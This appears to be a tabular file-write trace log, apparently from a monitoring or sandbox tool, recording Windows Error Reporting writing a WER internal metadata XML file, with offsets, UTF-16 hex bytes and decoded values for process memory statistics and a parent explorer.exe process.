C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1426	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1512	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1516	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1522	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1592	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1596	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1602	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 33 00 30 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3307</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1676	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1680	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1686	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 37 00 33 00 36 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11673600</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1784	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1788	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1794	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 36 00 31 00 33 00 31 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11661312</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1876	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1880	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	1886	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2000	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2004	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2010	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2108	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2112	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2118	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 30 00 33 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>60320</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2242	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2246	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2252	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 39 00 39 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>59968</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2360	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2364	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2370	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 37 00 35 00 32 00 33 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4575232</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2446	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2450	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2456	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4583424</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2548	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2552	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2558	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 37 00 35 00 32 00 33 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4575232</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2630	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2634	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2638	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2684	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2688	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2692	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2722	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2726	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2732	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2772	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2776	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2784	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2814	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2818	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2826	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2896	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2900	2	09 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2908	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	2998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3002	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3010	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 34 00 33 00 39 00 39 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5343996</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3058	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3062	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3070	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3148	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3152	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3160	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3212	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3216	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3224	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3272	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3282	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3372	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3376	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3386	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3460	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3464	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3474	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 32 00 30 00 37 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>62071</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3550	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3554	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3564	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3678	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 38 00 39 00 31 00 31 00 33 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124891136</WorkingSetSize>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3776	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	3906	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 33 00 34 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1134464</ QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 32 00 39 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>82928< /QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8E7B.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6CE0497A	unknown
